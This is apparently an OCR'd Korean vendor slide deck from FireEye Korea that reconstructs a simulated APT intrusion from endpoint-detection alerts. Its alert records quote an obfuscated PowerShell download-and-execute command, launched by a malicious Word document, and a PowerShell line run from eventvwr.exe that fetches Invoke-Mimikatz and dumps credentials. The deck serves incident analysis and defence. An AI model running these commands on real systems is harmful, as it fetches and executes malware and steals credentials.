퍼즐 #2

어떤 일이 벌어진 걸까? 사건을 재구성 하다.

누가/언제/어디서/왜/어떻게/무엇을 하려했는가?
사건의 재구성을 통해 엔드포인트 솔루션이 갖춰야 하는 기능을 소개 합니다.

파이어아이 코리아 SE팀


FireEye Korea

11 July, 2019

이상한 이벤트가 내부 시스템에서 발생되었다!

침해사고 의심됨

공격 정리 | 지능적인 APT 기법을 이용한 공격 시나리오




보안사고 발생 I 이벤트 분석과 데이터 수집 후 침해사고 조사 진행

- 이벤트 발생 시점, 시스템 파악/피해 규모/데이터 유출/공격자 파악…

[나의 기대는…]

Vs



[하지만 현실은…]


보안 사고 발생 | 엔드포인트 가시성 확보 부재!!

엔드포인트 탐지 및 대응 커버리지 부재

확산 경로와 피해 범위에 대한 확인 부재

보안 사고 발생 | 엔드포인트 가시성 확보가 필요하다!

초기 침투 이후 권한상승 및 내부확산 대응이 어렵다.



파일리스
(파워쉘) 기법 증가


침투 후
시스템 명령어 사용

유효 계정 활용

방어 회피 기법


이상한 이벤트를 간단히 확인해 보자!

Victim-1 호스트


FireEye
Endpoint Security
DASHBOARD
ALERTS
HOSTS
ACQUISITIONS
RULES
ENTERPRISE SEARCH
ADMIN
2
total hosts
with alerts
All Exploits blocked on
0 hosts
Alerts detected on
0 high-value hosts
XPLT
Exploits on
1 host
MAL
Malware on
1 host
RECENT FILE ACQUISITIONS View all
No recent file acquisitions
Working on 0 requests
0 file acquisitions failed
CONTAINED HOSTS
0 contained hosts
0 requests for containment
0 containments failed
• 경보가 있는 총 호스트 수
• 익스플로잇 차단된 호스트 수
• 경보가 있는 High-value 호스트 수
• 익스플로잇이 탐지된 호스트 수
• 맬웨어 탐지 경보가 트리거된 호스트 수
ACTIVE HOSTS
Daily
07-03
07-04
07-05
07-06
07-07
07-08
Today
INACTIVE HOSTS
0 hosts
have not checked in for 30 days or more
After 90 days, hosts are deleted

EDR 위협 탐지 I 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.



- **APT 공격 대상: Alert 탐지를 포함하고 있는 호스트 2대**

REQUEST CONTAINMENT ACQUIRE DELETE ALERTS

Victim-1
192.168.0.150

Windows 7 Professional
Korea Standard Time

WORKGROUP
SYSTEM

Agent Version: 29.7.8
Last Sysinfo: 2019-07-09 14:51:59Z

21 ALERTS
54 sec ago

Close

IP Address	192.168.0.150 169.254.226.174 fe80::488c:c5a1:e802:e2ae fe80::1951:a23e:85fb:3efc fe80::5efe:c0a8:96 127.0.0.1 ::1
Agent ID	METIl6GawHgbAyImx2f63Z
Agent Version	29.7.8
OS	Windows 7 Professional
Patch	Service Pack 1
Kernel	....
KernelServices Status	Loaded
Bit Level	64-bit
Domain	WORKGROUP
Timezone	Korea Standard Time
GMT Offset	UTC+9:00
Last Sysinfo	2019-07-10 06:42:48Z
Last Sysinfo (skewed)	2019-07-09 14:51:59Z
Initial Agent Connection	2019-07-09 12:54:11Z

배포된 에이전트 및 시스템 정보

MALWARE PROTECTION

Signature And Heuristic Detection

Engine Version	11.0.1.18
Content Version	7.81546
Last Updated	2019-07-09 08:...

MalwareGuard Detection

Engine Version	29.7.8.4354

에이전트사용중 엔진 버전과 업데이트 정보

USER

Primary User	SYSTEM
Registered Org	....
Registered Owner	Windows User

NETWORK ADAPTERS

Bluetooth Device (Personal Area Network)

Subnet Mask	....
IP Address	169.254.226.174 fe80::488c:c5a1:e802:e2ae
Name	{7CD765FB-C48F-4BB3-980F-B5158A1560FC}
MAC	fc-01-7c-52-a2-88
DHCP Address	....
IP Gateway Address	....
Lease Obtained Date	....
Lease Expiry Date	....


Intel(R) PRO/1000 MT Network Connection

Subnet Mask	255.255.255.0
IP Address	192.168.0.150 fe80::1951:a23e:85fb:3efc
Name	{DE48AF20-2987-41B5-9C61-76EB9948BBA5}
MAC	00-0c-29-37-77-c6
DHCP Address	....
IP Gateway Address	192.168.0.1
Lease Obtained Date	....
Lease Expiry Date	....

Software Loopback Interface 1

EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.




EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!


탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-1: 192.168.0.150 이벤트


1. MAL: 멀웨어 이벤트 수




2. EXC: 실행된 이벤트 수



3. XPLT: 익스플로잇 이벤트 수




4. PRS: 존재 이벤트 수



EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-1: 192.168.0.150 이벤트




- 악성파일 다운로드: **W97M.Downloader.FFU on 파이어아이 입사지원서.doc**

EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-1: 192.168.0.150 이벤트




Alerted	11 hours ago
processEvent/timestamp	2019-07-09 16:06:05Z
processEvent/startTime	2019-07-09 16:06:05Z
processEvent/eventType	start
processEvent/pid	4916
processEvent/processPath	C:\Windows\System32\cmd.exe
processEvent/process	cmd.exe
processEvent/parentPid	4528
processEvent/parentProcessPath	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
processEvent/parentProcess	WINWORD.EXE
processEvent/username	VICTIM-1\victim1
processEvent/md5	5746bd7e255dd6a8afa06f7c42c1ba41
processEvent/processCmdLine	cMD.eXe /C "poweRsheLL.Exe -EXEcutIONpOLICY BYPass -noproFiLe -WINdOwsTYle HIdDEN (nEW-oBjEct SySTem.neT.webcliEnt).doWNLoaDFiLE('http://m4lw4re.000webhostapp.com/sb','%temp%\s54R1Ugy.exe');sTaRt-pROCeSs '%temp%\s54R1Ugy.exe'"

- 파워쉘(파일리스) 공격: **Process cmd.exe started OFFICE SPAWNING CMD**

EDR 위협 탐지 | 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-1: 192.168.0.150 이벤트




- **Exploit 행위 차단: Exploit activity in WINWORD.EXE**

EDR 위협 탐지 I 공격 이벤트를 간단히 확인해 보자!

탐지 이벤트를 기반으로 어떠한 방식으로 공격이 진행되었고, 탐지 시 풍부한 정보를 제공합니다.

Victim-1: 192.168.0.150 이벤트




Alerted	11 hours ago
processEvent/timestamp	2019-07-09 16:19:11Z
processEvent/startTime	2019-07-09 16:19:11Z
processEvent/eventType	start
processEvent/pid	728
processEvent/processPath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processEvent/process	powershell.exe
processEvent/parentPid	3720
processEvent/parentProcessPath	C:\Windows\System32\eventvwr.exe
processEvent/parentProcess	eventvwr.exe
processEvent/username	VICTIM-1\victim1
processEvent/md5	852d67a27e454bd389fa7f02a8cbe23f
processEvent/processCmdLine	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds" > C:\Users\victim1\AppData\Local\Temp\mimiresult.txt
All MD5s	
